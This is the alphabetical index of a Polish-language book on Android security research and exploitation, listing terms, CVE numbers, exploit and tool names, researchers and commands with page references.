 ARP cache poisoning, 149
 ARP spoofing, 149
 ASEC, 67
 ASLR, 97, 298, 386, 405, 407
 ASUS, 28, 484
 atak man-in-the-middle, 104

B

backport, 42
 Baker Mike, 93
 baseband firmware, *Patrz:* firmware modułu radiowego
 baseband image, *Patrz:* obraz pasma
 baseband processor, *Patrz:* procesor radiowy
 Bassel Larry, 397
 baza danych SQLite, *Patrz:* SQLite
 Bergman Neil, 106
 biblioteka, 48, 62
 AOSP, *Patrz:* AOSP
 API, 142
 Bionic, *Patrz:* Bionic
 Bionic C, 249, 393

bionic libc, 48
 klienta HTTP Apache, 59
 libjpeg, 158
 libpng, 158
 libsystools, 278
 OpenSSL, 48
 safe_iop, 383
 WebKit, *Patrz:* WebKit
 bin, *Patrz:* kosz
 Binder, 69, 175
 binwalk, 456
 Binwalk, 467
 Bionic, 62
 BladeRF, 166
 blokada NAND, *Patrz:* NAND
 Bluebird, 167
 Bluetooth, 164, 166
 parowanie, 167
 profil, 167
 stos, 167
 błąd
 CVE-2009-1185, 93
 CVE-2009-2692, 92
 CVE-2011-1149, 95
 CVE-2011-1350, 96
 CVE-2011-1352, 96
 CVE-2011-1823, 95
 CVE-2013-2596, 348
 CVE-2011-3068, 282
 CVE-2011-3874, 96
 CVE-2012-0056, 97
 CVE-2012-4220, 99
 CVE-2013-1763, 344
 jądra, 330, 332
 pamięci, *Patrz:* pamięć błąd
 use-after-free, 97
 Borgonkar Ravi, 153
 Bouncer, 161
 boundary scanning, *Patrz:* skanowanie granic
 breakpoint współzależny, 250
 Brindle Joshua, 394
 BroadcastReceiver, *Patrz:* odbiorca komunikatu
 BrowserFuzz, 193, 197, 198
 BSP, 480
 bufor protokołu, *Patrz:* protokół bufor
 Bus Pirate, 447, 448, 476
 BusyBox, 470
 Butler Jon, 195

C

C2DM, 162
 canary value, *Patrz:* kanarek
 CAPEC, 142
 CCD, 83
 CDD, 40
 CDMA, 164, 166, 358
 Chainfire, 327
 Chainfire SuperSU, 85
 Chip Quik, 453, 454, 477
 Chromium, 155
 CIA, 141
 ciastko, 388, 404
 CISC, 296
 client-side attack surface, 153
 Clock-workMod Recovery, 84
 ClockworkMod SuperUser, 85
 Cloud to Device Messaging, *Patrz:* C2DM
 Code Division Multiple Access, *Patrz:* CDMA
 code signing, *Patrz:* podpisywanie kodu
 Common Attack Pattern Enumeration and Classification, *Patrz:*
 Common Vulnerabilites and Exposures, *Patrz:*
 CVE, błąd CVE
 Common Vulnerability Scoring System, *Patrz:*
 CVSS
 Common Weakness Enumeration, *Patrz:* CWE
 Complex Instruction Set Computing, *Patrz:*
 CISC
 confidentiality, integrity, accessibility, *Patrz:* CIA
 Conover Matthew, 382
 Content Provider, *Patrz:* dostawca treści
 Cook Kees, 395, 407
 cookie value, *Patrz:* ciastko
 core service, *Patrz:* usługa podstawowa
 Cowan Crispin, 388
 Craig Robert, 394
 cross-site request forgery, *Patrz:* CSRF/XSRF
 cross-site scripting, *Patrz:* XSS
 CSipSimple, 134
 CSRF/XSRF, 155
 CTS, 40
 custom ROM, 37
 CVE, 95, 344
 CVSS, 142
 CWE, 247
 CyanogenMod, 36
 Cydia Substrate, 472

D

DAC, 394
 Dalvik Debug Monitor Server, *Patrz:* DDMS
 Dalvik VM, *Patrz:* wirtualna maszyna Dalvik
 DalvikExecutable, *Patrz:* DEX
 DARPA, 146, 407
 data partition, *Patrz:* partycja userdata
 DBI, 246
 DDMS, 215
 deassembler, 210, 410
 IDA, 475
 IDA Pro, 210
 radare2, 210, 474
 Debootstrap, *Patrz:* debugger Debootstrap
 Debootstrap GDB, 246
 debugger, 209, 211, 453
 AndBug, *Patrz:* AndBug
 Android NDK, 211
 AOSP Prebuilt, 211
 Debootstrap, 211
 IDA Pro, 211
 JTAG, 421, 422, 423, 425
 Linaro, 211
 RVDS, 211
 Sourcery, 211
 tworzenie, 246
 debuggerd, 66, 199
 debugowanie, 221, 243, 244
 aplikacji, 216
 automatyzacja, 235, 236
 breakpoint, 226, 242, 250, *Patrz też:* breakpoint
 elektroniki, 420
 interfejsu, 427
 jądra, 330
 KGDB, 336, 338
 kodu
 maszyny wirtualnej Dalvik, 215
 natywnego, 224, 225, 227, 229, 239
 źródłowego, 241
 NDK, 224, 225
 oprogramowania, 420
 procesu Dalvik, 223
 przeglądarki, 232, 235, 251, 254, 256
 sterty, 249
 USB, 442
 usług systemowych, 220
 w urządzeniu, 245
 wyrażenie debugujące, 244

z AOSP, 230
 z Eclipse, 228
 z symbolami, 210, 237
 z zewnętrznego komputera, 416
 zdalne, 214, 238
 dedexer, 473
 Defense Advanced Research Projects Agency,
Patrz: DARPA
 defense in depth, 388
 dekompiletor
 Java, *Patrz:* jad
 JEB, 474
 development kit, *Patrz:* narzędzie wspomagające
 programowanie
 DEX, 48, 60
 dex2jar, 473
 DHCP, 147, 149
 DIAG, 99
 DirtyRacun, 90
 Discretionary Access Control, *Patrz:* DAC
 DLNA, 152
 DNS, 147, 149
 dokumentacja, 210
 API, 32
 Domain Name System, *Patrz:* DNS
 Donefeld Jason, 97
 Donenfeld Jason, 281
 dostawca treści, 56, 59
 identyfikator URI, 134
 niechroniony, 134
 dostawcy treści, 138
 download mode, *Patrz:* tryb pobierania
 Drake Joshua, 170
 Drewry Will, 383
 DRM, 30
 Drozer, 134, 138, 189, 475
 drzewo DOM, 273
 DSP, 359
 dumb-fuzzing, 185
 Dynamic Binary Instrumentation, *Patrz:* DBI
 Dynamic Host Configuration Protocol, *Patrz:*
 DHCP

E

EABI, 300, 316
 Eclipse, 216, 219, 466
 Eclipse IDE, 215
 EEPROM, 451

eksploit, 235, 274, 379
 diaggetroot, 74
 GingerBreak, 281, *Patrz:* GingerBreak
 levitator.c, 349
 mechanizm ograniczający działanie, 379, 380,
 384, 386, 391, 394, 398, 400, 401
 wyłączenie, 402, 403, 404
 mempodroid, 274, *Patrz:* mempodroid
 Motochopper, 347
 naruszający pamięć, 380
 XN, 289
 zergRush, 267, 278, 280
 e-mail z załącznikiem, 142
 embedded MultiMedia Card, *Patrz:* pamięć
 eMMC
 epilogue code, *Patrz:* kod końcowy
 Ericsson, 485
 Ethernet, 146
 Etoh Hiroki, 388
 Ettus Research, 166
 evaluation kit, *Patrz:* zestaw testowy
 Exploit, 93
 exploit mitigations, *Patrz:* exploit mechanizm
 ograniczający działanie

F

Facedancer, 444, 445, 477
 fastboot, 467
 Femtocells, 166
 filtr intencji, *Patrz:* intencja filtr
 fingerprint, *Patrz:* klucz odcisk
 Firefox, 106
 firewall, 77, *Patrz:* zaporę sieciową
 firmware modułu radiowego, 166
 flashing, *Patrz:* flashowanie
 flashowanie, 81, 326
 forking, *Patrz:* odgałęzienie
 format string, *Patrz:* podatność formatujący ciąg
 znaków
 framework
 Androguard, 473
 DBI, 471
 Radare2, 474
 XPosed, 472
 Freeman Jay, 97, 282
 funkcja
 calloc, 383
 handleBlockEvent, 275

funkcja
 mem_write, 97
 mmap, 300, 301
 POSIX, 51
 strcpy, 392
 wirtualna, 271, 272, 275
 tabela, 271, 285

fuzzer, 184
 BrowserFuzz, *Patrz:* BrowserFuzz

fuzzing, 183, 185, 187, 248, 357, 368, 450
 automatyzacja, 184, 186, 373
 cel, 185, 189, 193
 dumb-fuzzing, *Patrz:* 185
 formatu pliku, 186
 monitorowanie, 191
 MTP, 203, 205
 null Intent, 188
 odbiorców komunikatów, *Patrz:* odbiorca
 komunikatów fuzzing
 przeglądarki internetowej, 193, 194, 197, 207
 SMS, 370
 sprytny, *Patrz:* smart-fuzzing
 urządzenia USB, 202
 USB, 206
 usług IP, 413
 usługi opartej na gniazdach, 186
 weryfikacja, 376
 za pomocą pustych intencji, 192

G

gadżet, 292, 299
 identyfikacja, 296
 łączenie w łańcuch, 295

GCM, 162

GDB, 211, 228, 232, 233, 238, 245
 disable-randomization, 402

gfree, 90

giantpune, 99

GID, 50

Gingerbread, 390

GingerBreak, 95, 277

Global Offset Table, *Patrz:* GOT

Global System for Mobile communications,
Patrz: GSM

Gmail, 29, 32

gniazdo, 172, 174
 domena, 173
 domeny Unix, 274, 278

Framework, 278
 NETLINK, 274, 275

GNU Debugger, 211

Goodspeed Travis, 444, 445, 477

Google, 26, 32
 aplikacja, 29
 Nexus, *Patrz:* Nexus

Google CloudMessaging, *Patrz:* GCM

Google Drive, 29

Google Glass, 28, 170

Google Now, 29

Google Play, 29, 32, 109, 159
 Bouncer, *Patrz:* Bouncer

Google Security Team, 92

GOT, 391

GPS, 164, 165

Grand Joe, 437

grupa
 inet, 53
 sdcard_rw, 50
 system, 49

GSM, 164, 166, 358

H

Hangouts, 29

HDMI, 415

heap spraying, *Patrz:* sterta zamalowywanie

Heimdall, 468

Hex-Rays, 475, 478

hooking, 246

hop, 146

Hotz George, 416

HTC, 28, 35, 85, 89, 469, 484

HTTP, 147

Hypertext Transer Protocol, *Patrz:* HTTP

I

ICMP, 146, 150

IDA, 475

IDA Pro, *Patrz:* debugger IDA Pro

identyfikator Androida, *Patrz:* AID

IGMP, 146

implicit intent, *Patrz:* intencja niejawna

initrd, *Patrz:* system plików podstawowy

Injectord, 369, 370, 373

Intel, 481

IntelliJ IDEA, 215

intencja, 56, 107
 filtr, 57
 niejawna, 57
 paramIntent, 107
 SMS PDU, 118
 Intent, *Patrz:* intencja
 Intent Fuzzer, 475
 Intent Sniffer, 475
 interfejs
 I²C, 414, 415, 427, 428, 433, 445, 446, 447, 460
 podsłuchiwanie, 445
 JTAG, 425
 modyfikacja, 37
 nietypowy, 460
 radiowy, *Patrz:* RIL
 @secuflag, 89
 SPI, 414, 415, 427, 428, 433, 445, 447, 451, 460,
Patrz: SPI
 podsłuchiwanie, 445
 szeregowy, 410, 414, 427, 428, 445
 udostępniony, 411, 412, 413
 Telephony, 103
 UART, 410, 411, 427, 428, 447, 460
 podsłuchiwanie, 445
 udostępniony, 411, 412, 413
 użytkownika, 29
 Sense, 35
 Touchwiz, 35
 Internet Control Message Protocol, *Patrz:* ICMP
 Internet Gateway Message Protocol, *Patrz:*
 IGMP
 Internet Protocol, *Patrz:* IP
 Interworking, 293
 inżynieria wsteczna, 108, 112, 163, 210, 235, 409,
 410, 474
 IP, 146, 150
 IPC, 48, 52, 56, 106
 gniazdo, 172, 173
 zakończenie niezabezpieczone, 106
 izolowanie środowiska, 392, 406

J

jad, 474
 Jasmin, 473, 474
 Java Debug Wire Protocol, *Patrz:* JDWP
 Java Debugger, *Patrz:* JDB
 Java Decompiler, *Patrz:* jad
 Java Development Kit, *Patrz:* JDK

jądro
 Androida, *Patrz:* Android jądro
 błąd, *Patrz:* błąd jądra
 debugowanie, 330
 moduł ładowalny, *Patrz:* LKM
 zanieczyszczenie, 333
 zatrzymanie, 330
 jądro Linuksa, *Patrz:* Linux jądro
 JDB, 215
 JD-GUI, 474
 JDK, 215, 465
 JDWP, 127, 215
 JEB, 474
 Jelinek Jakub, 391, 392
 JetBrains, 215
 JNI, 62
 JTAG, 416, 417, 418, 420, 453, 461
 translator, 421
 JTAG fuse, 461
 JTAG SWD, 434
 JTAGulator, 435, 447
 Juice Jacking, 181, 399
 JuopunutBear, 90

K

Kalendarz, 32, 104
 kallsymprint, 343
 kanał
 dystrybucji OTA, 32, 83
 transmisji danych, 103
 kanarek, 388
 Karri Ramesh, 461
 KGDB, 336, 337, 338
 Kies, 107, 152, 468
 KillingInTheNameOf, 95
 King Russell, 305
 klasa
 android.provider.Telephony, 116
 ConfirmPinScreen, 113
 DirectVolume, 275, 277
 PhoneInterfaceManager, 103
 TelephonyManager, 102
 WiFiManager, 102
 klucz, 118
 generowany przez autora aplikacji, 55
 odcisk, 400
 platformy, 55
 publiczny, 55, 380
 RSA, 400

kod

- Gerrit, 32, 35
- końcowy, 264
- natywny przestrzeni użytkownika, 62
- podpisywanie, *Patrz:* podpisywanie kodu QR, 170
- wstępny, 264
- wykonywalny Dalvika, 60
- wykonywalny maszyny Dalvik, 110
- źródłowy, 210, 479, 486
 - Android Framework, 218
 - debugowanie, *Patrz:* debugowanie kodu źródłowego
 - jądra, 312, 313, 315
- kompatybilność, 40
- kompilator, 211, 298
- kompilowanie komponentów, 238
- komponent
 - identyfikacja, 438, 440
 - radiowy, 30, *Patrz:* procesor radiowy
- komunikacja
 - bezprzewodowa, 164
 - międzyprocesowa, *Patrz:* IPC
 - sieciowa, 146
- komunikat
 - NETLINK, 93, 96
 - niewidoczny, 109
- Kontakty, 32, 104
- kosz, 270
- Kprobe, 336
- Krahmer Sebastian, 93, 94, 95, 277

L

- Lais Christopher, 93
- LAN, 148, 149, 215
- Lanier Zach, 102
- Larimer Jon, 96, 349
- launcher, *Patrz:* interfejs modyfikacja
- LazyPanda, 90
- Lea Doug, 269, 382
- levitator, 349
- LG, 28, 468, 484
- LG Mobile Support, 469
- LGBinExtractor, 469
- licencja
 - Apache, 29
 - BSD, 30
 - GPLv2, 30
 - OSI, 29

- Linaro, 487, *Patrz:* debugger Linaro
- link symboliczny, 97, 399, 407
- linker, 211, 298
- Linux, 30
 - jądro, 47, 48, 67, 69, 78, 305, 316, 340, *Patrz:* jądro
 - KGDB, 336, 338
 - moduł ładowalny, 317
 - rozszerzenia, 320
 - sterta, 341
 - utwardzanie, 395, 407
- LKM, 317
- LLC, 146
- Local Area Network, *Patrz:* LAN
- log, 105
 - systemowy, 212
- Logical Link Control, *Patrz:* LLC
- LongTerm Evolution, *Patrz:* LTE
- LTE, 166, 358

Ł

- łącze Wi-Fi, 48

M

- MAC, 394, 395
- Makris Andreas, 98
- Mandatory Access Control, *Patrz:* MAC
- manifest CSipSimple, 135
- Marvell, 481
- maszyna wirtualna Dalvik, 47, 60, 80, 110, 212
 - debugowanie kodu, *Patrz:* debugowanie kodu maszyny wirtualnej Dalvik
- mechanizm kontroli dostępu, 394
- Media Transfer Protocol, *Patrz:* MTP
- MediaTek, 481
- mempodroid, 281, 282
- menedżer aktywności, 57, 105
- Mentor Graphics, 211
- Mercury, 134, 475
- metoda
 - AnalyzeAPK, 112
 - doPost, 113
 - enforceCallingOrSelfPermission, 102
 - getDeviceId, 53
 - getDeviceSoftwareVersion, 53
 - getDisplayMessageBody, 118
 - getMessagesFromIntent, 118

getNeighboringCellInfo, 102, 103
 getString, 131
 isPinLock, 130
 isValidMessage, 119, 129
 onReceive, 107, 118, 119, 129
 processContent, 130
 processUnlockMsg, 121, 130
 registerReceiver, 58
 startScan, 102
 śledzenie, 131
 triggerAppLaunch, 119
 Microsoft Office, 392
 mikrokontrolera hasło, 461
 Miller Barton, 183
 Miller Charlie, 162, 170, 369, 416
 MIME, 147
 Miner Rich, 25
 MIPS Technologies, 33
 MitM, 154
 MITRE, 142
 MMS, 152
 Mobile Support, 469
 MobileOdin, 329
 model
 klient-serwer, 146
 OSI, *Patrz:* OSI
 moduł
 identyfikacja, 438, 440
 radiowy, *Patrz:* procesor radiowy
 RIL, *Patrz:* RIL
 Motorola, 85, 469, 485
 Moulu Andre, 107
 MTP, 203, 205
 Müller Michael, 181
 Mulliner Collin, 246, 369, 471
 Multipurpose Internet Mail Extensions, *Patrz:*
 MIME
 MWR Labs, 134

N

NAND, 36, 89, 90
 NAND lock, 398
 narzędzie
 abootimg, 324
 apktool, 110, 112, *Patrz:* apktool
 ARM, 211
 binwalk, *Patrz:* binwalk
 dex2jar, *Patrz:* dex2jar
 dexdump, 110

Injectord, *Patrz:* Injectord
 JD-GUI, *Patrz:* JD-GUI
 kallsympint, 343
 Kprobe, 336
 ldpdreloadhook, *Patrz:* ldpdreloadhook
 Odin, 327
 ruuveal, *Patrz:* ruuveal
 sbf_flash, *Patrz:* sbf_flash
 SBF-ReCalc, *Patrz:* SBF-ReCalc
 scanner.provider.injection, 138
 scanner.provider.traversal, 138
 setpropex, 471
 strace, *Patrz:* strace
 TriangleAway, 327
 unruu, *Patrz:* unruu
 usb-device-fuzzing, 204, 206
 wspomagające programowanie, 32, 36,
Patrz: SDK
 NAT, 148
 Native Development Kit, *Patrz:* NDK
 NDK, 33, 211, 224, 390, 466
 Near Field Communication, *Patrz:* NFC
 Network Address Translation, *Patrz:* NAT
 Newsham Tim, 289
 Nexus, 28, 29
 NFC, 164, 168, 169
 Nmap, 151
 Non-Volatile Random Access Memory, *Patrz:*
 pamięć NVRAM
 Nuand, 166
 nvflash, 468
 Nvidia, 482
 NVIDIA, 468

O

OBB, 67
 Oberheide Jon, 96, 162, 164, 349
 obfuskacja, 463
 obraz
 binarny oprogramowania, 456, 457, 459
 fabryczny, 29
 initd, 311
 minimalny, *Patrz:* Android obraz minimalny
 pasma, 79
 ratunkowy, 80, 83, 84, 86, 93
 Clock-workMod Recovery, 84
 TeamWin Recovery Project, 84
 startowy, 78, 324
 obraz systemu, *Patrz:* system obraz

odbiorca komunikatów, 56, 58, 107, 116
 fuzzing, 188
 odgałężenie, 61
 Odin, 327
 ODIN, 468
 ODM, 34
 OEM, 34, 483
 OHA, 26, 38
 OMAP, 336
 on-path, *Patrz:* Android atak na ścieżce
 Oops, 332
 Opaque Binary Blob, *Patrz:* OBB
 Open Handset Alliance, *Patrz:* OHA
 Open Multimedia Applications Platform, *Patrz:* OMAP
 Open On Chip Debugger, *Patrz:* OpenOCD
 Open Source Initiative, *Patrz:* licencja OSI
 Open Source Mobile Communicatins, *Patrz:* Osmocom
 Open Systems Interconnection, *Patrz:* OSI
 OpenOCD, 423, 424
 oprogramowanie
 do zarządzania prawami autorskimi, *Patrz:* DRM
 fabryczne, 307, 315
 ASUS, 308
 HTC, 308
 LG, 308
 Motorola, 309
 Nexus, 307, 313
 Samsung, 309
 Sony, 309
 Original Design Manufacturers, *Patrz:* ODM
 Original Equipment Manufacturers, *Patrz:* OEM
 Ormandy Tavis, 92
 Osborn Kyle, 399
 OSI, 146
 warstwa
 aplikacji, 147
 fizyczna, 146
 łączy danych, 146
 prezentacji, 147
 sesji, 147
 sieciowa, 146, 149
 transportowa, 147
 Osmocom, 166
 overclocking, *Patrz:* aplikacja zwiększająca
 szybkość działania procesora
 overgranting, *Patrz:* uprawnienia zbyt duża liczba

P

Package on Package, *Patrz:* PoP
 Page Global Directory, *Patrz:* PGD
 PAGEEXEC, 384
 pamięć
 alokator, *Patrz:* alokator
 błąd, 263, 264, 265, 267, 268, 272, 277, 278, 281, 282, 287, 382
 EEPROM, *Patrz:* EEPROM
 eMMC, 90
 flash NAND, 78
 NVRAM, 89
 podręczna
 danych, 290, 291
 instrukcji, 290, 291
 strona, 290
 tylko do odczytu, 397
 wewnętrzna, 78
 współdzielona, 95, 175, 384
 zerowa, 397
 Paranoid Networking, 73
 Paris Eric, 395, 397
 partial relro, *Patrz:* relro częściowe
 partycja
 baseband, 90
 boot, 78, 306, 307, 310, 311, 323
 blokada zapisu, 89
 zapis bezpośredni, 328
 boot loader, 78
 cache, 78
 danych, *Patrz:* partycja userdata
 data, 78
 radio, 79
 recovery, 78, 83, 86, 87, 307, 310, 311, 323
 blokada zapisu, 89
 splash, 78
 system, 78, 86, 91
 blokada zapisu, 89
 systemowa, 35
 układ, 79
 Percoco Nicholas, 162
 permanent root, *Patrz:* root trwały
 PGD, 332
 PhoneInterfaceManager, 103
 Picopops, 166
 Picture Transfer Protocol, *Patrz:* PTP
 PID, 70, 127
 PIN, 118, 130

- Pinkie Pie, 195
- pivoting, 298
- plik
 - .class, 60
 - .gdbinit, 235
 - /data/local.prop, 89
 - /data/system/packages.xml, 52
 - /etc/vold.fstab, 79
 - Android.mk, 238
 - AndroidManifest.xml, 52, 56, 116
 - ASEC, *Patrz:* ASEC
 - backup.ab, 98
 - boot.img, 307, 311, 337
 - cur-boot.img, 310
 - default.prop, 88, 221
 - DEX/ODEX, 473
 - gdb.setup, 228
 - group, 49
 - hotplug, 93
 - init.rc, 67
 - initrd.img, 337
 - kernel, 313
 - kernel.sin, 309
 - konfiguracyjny
 - init, 80
 - libc.so, 456
 - OBB, *Patrz:* OBB
 - openocd.cfg, 424
 - packages.list, 50
 - passwd, 49
 - PCAP, 104
 - recovery.img, 307, 311
 - safe_iop.h, 384
 - SuperheroPrefsFile, 118, 123
 - systemowy
 - modyfikowanie, 78
 - tombstone, *Patrz:* tombstone
 - Unlock_code.bin, 90
 - USBFuzz/MTP.py, 204
 - wykonywalny Dalvika, *Patrz:* DEX
 - XML, 104, 110
 - zImage, 306, 309
- plaszczyczna ataku, *Patrz:* Android atak
- plaszczyczna
 - podatność, *Patrz też:* błąd
 - analiza, *Patrz:* analiza podatności
 - formatujący ciąg znaków, 389
 - sock_diag, 344
- podpisywanie kodu, 380, 381
- podprocedura, 293, 294
- polecenie
 - abootimg-pack-initrd, 337
 - adb backup, 98
 - adb devices, 66
 - adb jdwp, 127
 - adb reboot recovery, 83
 - am, 233
 - ant debug, 225
 - ant debug install, 225
 - cat, 387
 - chmod, 399
 - chown, 399
 - fastboot flash, 90
 - fastboot flash unlocktoken Unlock_code.bin, 90
 - fastboot oem get_identifier_token, 90
 - fastboot oem unlock, 82, 85
 - gdbclient, 234, 238, 239
 - init, 63
 - kill, 222
 - logcat, 105, 199, 212
 - lsof, 174
 - make idegen, 218
 - mkdir, 399
 - netstat, 152, 174
 - ps, 51
 - socket, 172
- PoP, 440, 462
- port
 - 8700, 223
 - nasłuchujący, 151
 - skaner, *Patrz:* skaner portów
- proces
 - init, 80
 - rild, 176, *Patrz:* rild
 - system_process, 222
 - system_server, 61
 - Zygote, *Patrz:* Zygotę
- procesor
 - aplikacji, 359
 - ARM, 210
 - Exynos 4, 99
 - radiowy, 165, 176, 359, 364
 - scheduler, 80
 - sygnałowy, *Patrz:* DSP
 - szybkość, 77
- producent
 - procesorów, 33
 - układów SoC, 33, 34
 - urządzeń, 33, 34

profilowanie, 108
 program
 adbd, *Patrz:* usługa adbd
 asroot, 93
 cat, 387
 diaggetroot, 100
 exynos-abuse, 99
 Framaroot, 99
 gfree, 90
 kexec, 327
 levitator, 96
 lit, 100
 ładujący, 30, 78, 80, 81, 326, 449
 hasło, 461
 odblokowany, 82, 85, 86, 90, 326
 U-Boot, 461
 zabezpieczony, 381
 zablokowany, 82, 87
 mempodroid, 97
 MobileOdin, 329
 Motochopper pwn, 348
 psneuter, 95
 setarch, 402
 su, 85, 86
 toolbox, 387
 Total Phase Data Center, 442
 Wunderbar emporium, 93
 zergRush, 96
 prologue code, *Patrz:* kod wstępny
 Property Service, 64
 ProPolice, 388
 protobuf, *Patrz:* protokół bufor
 Protocol Data Unit, *Patrz:* SMS PDU
 protokół, 146, 151
 bufor, 147
 ClientLogin, 104
 fastboot, 81, 86, 87
 GSM AT, 364
 JDWP, *Patrz:* JDWP
 NAT-PMP, 152
 ProtoBufs, 162
 PTP, *Patrz:* PTP
 Spy-By-Wire, 420
 stos, *Patrz:* stos protokołów
 UPnP, 152
 zamknięty, 81
 przeglądarka internetowa, 154, 157, 193, 283
 Chrome, 155, 392

przestrzeń
 nazw android.*, 59
 użytkownika, 47, 263
 psneuter, 95
 PTP, 203
 punkt
 dostępowy sieci, *Patrz:* APN
 obserwacyjny, 250
 testowy, 438

Q

Qualcomm, 482

R

Radare2, 474
 Radio Frequency Identification, *Patrz:* RFID
 Radio Interface Layer, *Patrz:* RIL
 Radio Interface Layer Daemon, *Patrz:* rild
 RageAgainstTheCage, 94
 RBAC, 394
 RDP, 151
 Read-Only Relocations, *Patrz:* relro
 recovery image, *Patrz:* obraz ratunkowy
 Reduced Instruction Set Computing, *Patrz:* RISC
 Reiter Andrew, 102
 relro, 391
 częściowe, 391
 Remote Desktop, *Patrz:* RDP
 Remote Procedure Call, *Patrz:* RPC
 Replicant, 487
 ret2libc, 292
 Return Oriented Programming, *Patrz:* ROP
 return2libc, 289
 Revolutionary.io, 90
 RFID, 168
 Ridley Stephen, 430
 RIL, 65, 166, 357, 358
 bezpieczeństwo, 363
 rild, 361, 362, 368, 369
 RISC, 296
 Rivest Ron, 400
 Roberts William, 394
 Rogue Base Station, *Patrz:* Android atak
 z podstawioną stacją bazową
 Role-Based Access Control, *Patrz:* RBAC
 ROM, 36

root, 77, 85, 88, 398
 trwały, 89
 tymczasowy, 89
 root app, *Patrz:* aplikacja root
 Root Kenny, 394
 roota, 91
 rooting, 77, 100, 146
 modyfikacja, 148
 ROP, 289
 ROP stager, 300
 Rosenberg Dan, 97, 347, 395, 396
 Rosenfeld Kurt, 461
 Rowley Robert, 181, 399
 RPC, 56, 147
 RSD Lite, 470
 Rubin Andy, 25
 ruter, 146
 RVDS, *Patrz:* debugger RVDS

S

Saleae, 476
 Samsung, 28, 35, 38, 467, 483, 485
 Samsunga, 99
 sandboxing, *Patrz:* izolowanie środowiska
 sąsiedztwo, 148
 fizyczne, 148, 164, 176
 logiczne, *Patrz:* sąsiedztwo sieciowe
 sieciowe, 148, 149, 152
 sbf_flash, 470
 SBF-ReCalc, 470
 SDK, 36, 81, 110, 215, 216, 465
 Sears Nick, 25
 Secure Shell, *Patrz:* SSH
 Secure Socket Layer, *Patrz:* SSL
 Segerdahl Olle, 203, 204, 205, 206
 Segger, 476
 SEGMEXEC, 384
 SELinux, 394, 398
 Serial Peripheral Interface, *Patrz:* SPI
 Service, *Patrz:* usługa
 Session Initiation Protocol, *Patrz:* SIP
 setpropex, 471
 Shamir Adi, 400
 Short Message Service Center, *Patrz:* SMSC
 sideload, 87
 sieć
 komórkowa, 148, 165, 357
 lokalna, *Patrz:* LAN
 reklamowa, 157
 rozległa, *Patrz:* WAN
 Wi-Fi, *Patrz:* Wi-Fi
 Simple Mail Transfer Protocol, *Patrz:* SMTP
 Simple Network Management Protocol, *Patrz:* SNMP
 SIP, 134
 skaner portów, 151
 skanowanie granic, 419
 skrypt
 /init.rc, 80
 aktualizacyjny, 83
 ndk-gdb, 227, 238, 239
 ndk-gdb-py, 227
 Smali, 473
 Smalley Stephen, 394
 SMAP, 407
 smartfon architektura, *Patrz:* architektura smartfona
 smartfona
 smart-fuzzing, 185
 SMEP, 407
 SMS, 109, 118, 132, 152, 357, 363, 365
 dostarczanie, 370
 format wiadomości, 365, 366, 370
 UDH, *Patrz:* UDH
 wysyłanie, 365
 SMS PDU, 132, 133
 SMSC, 365, 368
 SMTP, 147
 snarfing, 136
 SNMP, 147
 SoC, 313, 480
 socket API, *Patrz:* API gniazd
 soft root, 88
 Solar Designer, 289
 S-ON, *Patrz:* NAND lock
 Sony, 85
 Sony Mobile, 485
 Sony Update Service, *Patrz:* SUS
 Sony-Ericsson, 485
 Sourcery, *Patrz:* debugger Sourcery
 Sourcery G++, 211
 Spengler Brad, 93, 395, 407
 SPI, 359
 spoofing, 149
 SQLite, 62, 104, 138, 471
 SSH, 151
 SSL, 103, 147, 156
 SSP, 388

stack cookies, *Patrz:* stos ciasteczka
 StackGuard, 388
 Stack-Smashing-Protector, *Patrz:* SSP
 static analysis, *Patrz:* analiza statyczna
 sterownik
 ashmem, 71
 Binder, 48, *Patrz:* Binder
 jądra Samsunga, 99
 logger, 72
 pmem, 71
 PowerVR, 96
 urządzeń pomocniczych, 30
 sarta, 249, 267, 269, 273, 285, 298
 utwardzanie, 382
 zamalowywanie, 405
 stos, 264, 293
 ciasteczka, 267
 protokołów, 153
 ramka, 264
 sieciowy, 150
 telefonu, 359, 361
 wskaźnik, 265, 298, 300
 zabezpieczanie, 388, 404
 strace, 471
 Substrate, 472
 SuperSU, 85, 327
 SuperUser, 85
 Supervisor Mode Access Protection, *Patrz:*
 SMAP
 Supervisor Mode Execution Protection, *Patrz:*
 SMEP
 SUS, 309
 symbol, 210, 237
 GDB, 243
 link symboliczny, 239, 240
 pozyskiwanie, 237
 system
 ashmem, 95
 kopia zapasowa, 77
 obraz, 86
 plików, 49, 53, 171
 /proc, 79
 montowanie, 67
 podstawowy, 78, 80
 ratunkowy Androida, 83
 śledzenia zgłoszeń błędów, 32, 106
 System-on-Chip, 33, 34
 szyfrowanie, 103

Ś

ścieżka sieciowa, 146

T

tabela funkcji wirtualnych, *Patrz:* funkcja wirtualna tabela
 tag-length-value, *Patrz:* TLV
 TCP, 147, 150
 TeamWin Recovery Project, 84
 TelephonyManager, 102
 temporary root, *Patrz:* root tymczasowy
 tethering, *Patrz:* aplikacja udostępniająca połączenie internetowe
 Texas Instruments, 482
 Tinnes Julien, 92
 TLB, 384
 TLS, 103, 147, 156
 TLV, 248
 tombstone, 213
 TOMOYO, 395
 Toshiba, 90
 Total Phase, 442
 Total Phase Beagle, 446, 477
 Translation Lookaside Buffer, *Patrz:* TLB
 Transmission Control Protocol, *Patrz:* TCP
 Transport Layer Security, *Patrz:* TLS
 TriangleAway, 327
 trojan, 160
 Android.Troj.mdk, 161
 tryb
 ARM, 293, 297
 fastboot, 81, 82, 87, 325, 326
 ODIN, 81
 pobierania, 81
 ratunkowy, 83, 323
 Thumb, 293, 297
 USB, 202
 fastboot, 178
 kontrolera, 202
 pamięci masowej, 178
 pobierania, 178
 udostępniania połączenia internetowego, 178
 urządzenia, 202
 urządzenia multimedialnego, 178, 203
 Twitter, 156
 TWRP, *Patrz:* TeamWin Recovery Project

U

- UART, 359, 429, 430, 438
- UDH, 367
- UDP, 147, 150
- UID, 49, 50, 70
 - wspólny, 51
- Umadras Rajendra, 430
- undergranting, *Patrz:* uprawnienia zbyt mała liczba
- United States Defense Advanced Research Projects Agency, *Patrz:* DARPA
- Universal Anynchronous Receiver/Transmitter, *Patrz:* UART, *Patrz:* interfejs UART
- Universal Software Radio Peripheral, *Patrz:* USRP
- USRP
- Unlimited.io, 90
- Unrevoked, 90
- unruu, 469
- Unstructured Supplementary Service Data, *Patrz:* USSD
- uprawnienia, 145
 - API, 52, 53, 55
 - aplikacji, 49, 102
 - CONFIGURE_SIP, 135
 - grupy, 49
 - IPC, 55
 - komunikacji międzyprocesowej, 52
 - Linux, 51
 - plików, 97
